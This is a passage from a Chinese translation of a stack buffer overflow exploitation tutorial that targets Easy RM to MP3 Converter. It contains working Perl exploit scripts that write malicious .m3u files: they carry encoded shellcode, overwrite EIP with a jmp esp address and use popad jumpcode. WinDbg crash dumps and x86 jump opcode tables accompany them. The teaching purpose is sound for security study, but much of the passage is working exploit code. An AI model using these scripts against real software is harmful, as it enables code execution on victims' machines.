"\x51\x49\x50\x4a\x39\x4e\x4c\x4b\x34\x49\x50\x44\x34\x45" .
"\x57\x49\x51\x49\x5a\x44\x4d\x45\x51\x48\x42\x4a\x4b\x4c" .
"\x34\x47\x4b\x50\x54\x51\x34\x45\x54\x44\x35\x4d\x35\x4c" .
"\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4b\x39\x51\x4c\x46" .
"\x44\x45\x54\x48\x43\x51\x4f\x46\x51\x4c\x36\x43\x50\x50" .
"\x56\x43\x54\x4c\x4b\x47\x36\x46\x50\x4c\x4b\x47\x30\x44" .
"\x4c\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x43\x58\x44" .
"\x48\x4d\x59\x4c\x38\x4d\x53\x49\x50\x42\x4a\x46\x30\x45" .
"\x38\x4c\x30\x4c\x4a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b" .
"\x4e\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x42\x43\x43" .
"\x51\x42\x4c\x45\x33\x45\x50\x41\x41";
my $restofbuffer = "\x90" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));
my $eip = pack('V',0x01ccf23a); #jmp esp from MSRMCcodec02.dll
my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\xff\xe4"; #jmp esp
my $nop2 = "0x90" x 10; # only used to visually separate
my $buffer = $junk.$nop.$shellcode.$restofbuffer;
print "Size of buffer : ".length($buffer)."\n";
open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```

测试结果:

其它跳转方式

- popad
- 硬编码跳转地址

“popad”指令也可以帮我们跳转到 shellcode ，popad 将从栈（ESP）中弹出 DWORD 数据，并赋予各通用寄存器,它按以下顺序加载各寄存器：EDI, ESI, EBP, EBX, EDX, ECX, EAX。因此，每次加载寄存器（popad 引起的）时 ESP 都会递增。一次 popad 将用掉 ESP 中的 32 字节，并以有序地方式将其 pop 到各寄存器中。

popad 的机器码是 0x61

假设你需要跳转 40 字节，而你只有两字节可以用于跳转，那么你可以使用两个 popad 指令来使 ESP 指向 shellcode（以一串 NOP 指令开头以弥补我们两次跳过的 32 bytes – 40 bytes 大小的空间）。让我们再次以 Easy RM to MP3 漏洞来演示这项技术：
笔者将重新使用之前用过的脚本来演示，同时伪造一个缓冲区，用 13 X’s 来填充 ESP，然后再放置些垃圾数据（D’s 和 A’s），接着放入我们的 shellcode（NOPS+A’s）。

```
my $file= "test1.m3u";
my $buffersize = 26094;
my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";
my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));
my $eip = "BBBB";
my $preshellcode = "X" x 17; #let's pretend this is the only space we have available
my $garbage = "\x44" x 100; #let’s pretend this is the space we need to jump over
my $buffer = $junk.$nop.$shellcode.$restofbuffer;
```

```
print "Size of buffer : ".length($buffer)."\n";
open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$garbage;
close($FILE);
print "m3u File Created successfully\n";
```

用 Easy RM to MP3 打开文件，程序挂掉了，ESP 情况如下：

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00104a58 ecx=7c91005d edx=003f0000 esi=77c5fce0 edi=0000666d
eip=42424242 esp=000ff730 ebp=00344158 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ?? ???
0:000> d esp
000ff730 58 58 58 58 58 58 58 58-58 58 58 58 58 44 44 44 XXXXXXXXXXXXXDDD | => 13 bytes
000ff740 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage
000ff750 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage
000ff760 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage
000ff770 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage
000ff780 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage
000ff790 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD | => garbage
000ff7a0 00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAAA | => garbage
0:000> d
000ff7b0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff7c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
0:000> d
000ff830 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => garbage
000ff840 41 41 90 90 90 90 90 90-90 90 90 90 90 90 90 90 AA.............. | => garbage
000ff850 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................ | => NOPS/Shellcode
000ff860 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................ | => NOPS/Shellcode
000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41 .....AAAAAAAAAAA | => NOPS/Shellcode
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => NOPS/Shellcode
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => NOPS/Shellcode
000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA | => NOPS/Shellcode
```

假设我们需要直接在 ESP 中的 13 X's（13 字节）里面跳过 100 D's（44）和 160 A's(总共 260 字节)，末尾再放置 shellcode（以 NOPs 开头，接

着放置一个 int3 中断，然后 A's(=shellcode))。一个 popad 指令相当于从栈中弹出 32 字节，因此 260 bytes = 9 popad's (-28 bytes)。因此我们需要在 shellcode 头部放置 NOPs，或者起始于 shellcode 入口地址+28 字节。至此，我们已在 shellcode 之前放置 NOPs，现在可以试着“popad”入 NOPs，然后试着看看程序是否中断在断点处。先再次用 jmp esp 覆盖 EIP（请参考前面的 exploit 脚本），然后用 9 个 popad 指令替代之前的 X's，再连接“jmp esp”机器码(0xff,0xe4)。


```
my $file= "test1.m3u";
my $buffersize = 26094;
my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";
my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));
my $eip = pack('V',0x01ccf23a); #jmp esp from MSRMCcodec02.dll
my $preshellcode = "X" x 4; # needed to point ESP at next 13 bytes below
$preshellcode=$preshellcode."\x61" x 9; #9 popads
$preshellcode=$preshellcode."\xff\xe4"; #10th and 11th byte, jmp esp
$preshellcode=$preshellcode."\x90\x90\x90"; #fill rest with some nops
my $garbage = "\x44" x 100; #garbage to jump over
my $buffer = $junk.$nop.$shellcode.$restofbuffer;
print "Size of buffer : ".length($buffer)."\n";
open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$garbage;
close($FILE);
print "m3u File Created successfully\n";
```

打开文件后，程序确实中断在断点处。EIP 与 ESP 情况如下：

```
(f40.5f0): Break instruction exception - code 80000003 (first chance)
eax=90909090 ebx=90904141 ecx=90909090 edx=90909090 esi=41414141 edi=41414141
eip=000ff874 esp=000ff850 ebp=41414141 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff863:
000ff874 cc int 3
0:000> d eip
000ff874 cc 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAAA
000ff884 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff894 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8a4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8b4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8c4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8d4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8e4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0:000> d eip-32
000ff842 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff852 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
```

```
000ff862 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff872 90 90 cc 41 41 41 41 41-41 41 41 41 41 41 41 41 ...AAAAAAAAAAAAA
000ff882 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff892 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8a2 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8b2 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0:000> d esp
000ff850 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff860 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41 .....AAAAAAAAAAA
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8b0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

=>popad 指令串使 ESP 指向 NOPs，接着跳转到我们所构造的 ESP(0xff 0xe4)中，这使得 EIP 指向 NOPs，最后执行到断点处（0x000f874），最后用真正的 shellcode 替换 A's：



其它跳转到 shellcode 的方式（非首选，但仍可尝试）：使用 jumpcode 简单地跳转到 shellcode 地址（或者某寄存器的偏移地址）。由于地址/寄存器可能在每次程序执行时是不同的，这种方法就可能无法每次都成功。为了硬编码地址或寄存器偏移量，你需要查找出跳转指令的机器码，然后再将机器码放置在"first"/stage1 buffer 中，以此跳转到真正的 shellcode。现在你应该知道如何去查找汇编指令的机器码了，下面举两个例子：

1．jmp 0x12345678

```
0:000> a
7c90120e jmp 12345678
jmp 12345678
7c901213
0:000> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e e96544a495 jmp 12345678
```

=>机器码为 0xe9,0x65,0x44,0xa4,0x95

2. jmp ebx+124h

```
0:000> a
7c901214 add ebx,124
add ebx,124
7c90121a jmp ebx
jmp ebx
7c90121c
0:000> u 7c901214
ntdll!DbgUserBreakPoint+0x2:
7c901214 81c324010000 add ebx,124h
7c90121a ffe3 jmp ebx
```

=> 机器码为 0x81,0xc3,0x24,0x01,0x00,0x00 (add ebx 124h)与 0xff,0xe3 (jmp ebx)

Short jumps & conditional jumps

假设你需要跳过一些字节，然后利用一些‘short jump’指令来实现：

—Short jump：jmp 的机器码为 0xeb，再连接欲跳过的字节数。

如果你想 jump 30 bytes，那么其机器码为 0x3b,0x1el。

—conditional (short/near) jump:（“如果条件成立则跳转”）：这项技术主要是基于 EFLAGS 寄存器（CF,OF,PF,SF 和 ZF）中的一个或多个状态标志的状态来实现的，如果 flags 处于指定状态（条件），那么就会跳转到由目的操作数指定的目标地址。这一目标地址是通过相对偏移量指定的（相对于 EIP 的当前值）。

例如：假设你想跳过 6 字节：查看 flags(ollydbg)，依靠标记状态，你可以使用下列机器码中的一个来实现。

例如 zero flag 为 1，那么你可以使用机器码 0x74，再连接你想跳过的字节数（在此为 0x06）。

下列是关于跳转指令对应的机器码及 flag 条件的表单：

Code	Mnemonic	Description
77 cb	JA rel8	Jump short if above (CF=0 and ZF=0)
73 cb	JAE rel8	Jump short if above or equal (CF=0)
72 cb	JB rel8	Jump short if below (CF=1)
76 cb	JBE rel8	Jump short if below or equal (CF=1 or ZF=1)
72 cb	JC rel8	Jump short if carry (CF=1)
E3 cb	JCXZ rel8	Jump short if CX register is 0
E3 cb	JECXZ rel8	Jump short if ECX register is 0

74 cb	JE rel8	Jump short if equal (ZF=1)
7F cb	JG rel8	Jump short if greater (ZF=0 and SF=OF)
7D cb	JGE rel8	Jump short if greater or equal (SF=OF)
7C cb	JL rel8	Jump short if less (SF<>OF)
7E cb	JLE rel8	Jump short if less or equal (ZF=1 or SF<>OF)
76 cb	JNA rel8	Jump short if not above (CF=1 or ZF=1)
72 cb	JNAE rel8	Jump short if not above or equal (CF=1)
73 cb	JNB rel8	Jump short if not below (CF=0)
77 cb	JNBE rel8	Jump short if not below or equal (CF=0 and ZF=0)
73 cb	JNC rel8	Jump short if not carry (CF=0)
75 cb	JNE rel8	Jump short if not equal (ZF=0)
7E cb	JNG rel8	Jump short if not greater (ZF=1 or SF<>OF)
7C cb	JNGE rel8	Jump short if not greater or equal (SF<>OF)
7D cb	JNL rel8	Jump short if not less (SF=OF)
7F cb	JNLE rel8	Jump short if not less or equal (ZF=0 and SF=OF)
71 cb	JNO rel8	Jump short if not overflow (OF=0)
7B cb	JNP rel8	Jump short if not parity (PF=0)
79 cb	JNS rel8	Jump short if not sign (SF=0)
75 cb	JNZ rel8	Jump short if not zero (ZF=0)
70 cb	JO rel8	Jump short if overflow (OF=1)
7A cb	JP rel8	Jump short if parity (PF=1)

74 cb	JE rel8	Jump short if equal (ZF=1)
7F cb	JG rel8	Jump short if greater (ZF=0 and SF=OF)
7D cb	JGE rel8	Jump short if greater or equal (SF=OF)
7C cb	JL rel8	Jump short if less (SF<>OF)
7E cb	JLE rel8	Jump short if less or equal (ZF=1 or SF<>OF)
76 cb	JNA rel8	Jump short if not above (CF=1 or ZF=1)
72 cb	JNAE rel8	Jump short if not above or equal (CF=1)
73 cb	JNB rel8	Jump short if not below (CF=0)
77 cb	JNBE rel8	Jump short if not below or equal (CF=0 and ZF=0)
73 cb	JNC rel8	Jump short if not carry (CF=0)
75 cb	JNE rel8	Jump short if not equal (ZF=0)
7E cb	JNG rel8	Jump short if not greater (ZF=1 or SF<>OF)
7C cb	JNGE rel8	Jump short if not greater or equal (SF<>OF)
7D cb	JNL rel8	Jump short if not less (SF=OF)
7F cb	JNLE rel8	Jump short if not less or equal (ZF=0 and SF=OF)
71 cb	JNO rel8	Jump short if not overflow (OF=0)
7B cb	JNP rel8	Jump short if not parity (PF=0)
79 cb	JNS rel8	Jump short if not sign (SF=0)
75 cb	JNZ rel8	Jump short if not zero (ZF=0)
70 cb	JO rel8	Jump short if overflow (OF=1)
7A cb	JP rel8	Jump short if parity (PF=1)

7A cb	JP rel8	Jump short if parity (PF=1)
7A cb	JPE rel8	Jump short if parity even (PF=1)
7B cb	JPO rel8	Jump short if parity odd (PF=0)
78 cb	JS rel8	Jump short if sign (SF=1)
74 cb	JZ rel8	Jump short if zero (ZF = 1)
0F 87 cw/cd	JA rel16/32	Jump near if above (CF=0 and ZF=0)
0F 83 cw/cd	JAE rel16/32	Jump near if above or equal (CF=0)
0F 82 cw/cd	JB rel16/32	Jump near if below (CF=1)
0F 86 cw/cd	JBE rel16/32	Jump near if below or equal (CF=1 or ZF=1)
0F 82 cw/cd	JC rel16/32	Jump near if carry (CF=1)
0F 84 cw/cd	JE rel16/32	Jump near if equal (ZF=1)
0F 84 cw/cd	JZ rel16/32	Jump near if 0 (ZF=1)
0F 8F cw/cd	JG rel16/32	Jump near if greater (ZF=0 and SF=OF)
0F 8D cw/cd	JGE rel16/32	Jump near if greater or equal (SF=OF)
0F 8C cw/cd	JL rel16/32	Jump near if less (SF<>OF)
0F 8E cw/cd	JLE rel16/32	Jump near if less or equal (ZF=1 or SF<>OF)
0F 86 cw/cd	JNA rel16/32	Jump near if not above (CF=1 or ZF=1)
0F 82 cw/cd	JNAE rel16/32	Jump near if not above or equal (CF=1)
0F 83 cw/cd	JNB rel16/32	Jump near if not below (CF=0)
0F 87 cw/cd	JNBE rel16/32	Jump near if not below or equal (CF=0 and ZF=0)
0F 83 cw/cd	JNC rel16/32	Jump near if not carry (CF=0)

0F 85 cw/cd	JNE rel16/32	Jump near if not equal (ZF=0)
0F 8E cw/cd	JNG rel16/32	Jump near if not greater (ZF=1 or SF<>OF)
0F 8C cw/cd	JNGE rel16/32	Jump near if not greater or equal (SF<>OF)
0F 8D cw/cd	JNL rel16/32	Jump near if not less (SF=OF)
0F 8F cw/cd	JNLE rel16/32	Jump near if not less or equal (ZF=0 and SF=OF)
0F 81 cw/cd	JNO rel16/32	Jump near if not overflow (OF=0)
0F 8B cw/cd	JNP rel16/32	Jump near if not parity (PF=0)
0F 89 cw/cd	JNS rel16/32	Jump near if not sign (SF=0)
0F 85 cw/cd	JNZ rel16/32	Jump near if not zero (ZF=0)
0F 80 cw/cd	JO rel16/32	Jump near if overflow (OF=1)
0F 8A cw/cd	JP rel16/32	Jump near if parity (PF=1)
0F 8A cw/cd	JPE rel16/32	Jump near if parity even (PF=1)
0F 8B cw/cd	JPO rel16/32	Jump near if parity odd (PF=0)
0F 88 cw/cd	JS rel16/32	Jump near if sign (SF=1)
0F 84 cw/cd	JZ rel16/32	Jump near if 0 (ZF=1)

如上所示，你可以利用值为 0 的 ECX 寄存器来实现 short jump。由于当系统中发生异常时，windows SHE 保护机制（具体参见本系列教程中第三部分）会将各寄存器清零，因此有时你可以使用 0xe3 作为跳转指令的机器码（如果 ECX=00000000）。

注意：你可以在下列地址中找到更多或其它关于实现 2 byte jump 的信息（前向/后向/反跳转）：**http://www.geocities.com/thestarman3/asm/2bytejumps.htm**

后向跳转（backward jump）

如果你需要执行一后向跳转（以负偏移量实现跳转）：获取负偏移量，并将其转换成十六进制，最后以这个双字节的十六进制值为参数实现跳转（\xeb 或\xe9）。

例如：回跳 7 字节：-7=FFFFFFF9，因此 jump-7 的机器码为"\xeb\xf9\xff\xff"。

例如：回跳 400 字节：-400 = FFFFFE70,因此 jump -400 bytes = "\xe9\x70\xfe\xff\xff"（正如你所看到的，这机器码共 5 字节长）。然而有时你可能需要在 dword 大小（限制为 4 字节）的空间中实现跳转，那么你可需要执行多个短跳转，才能达到你想到达的地址。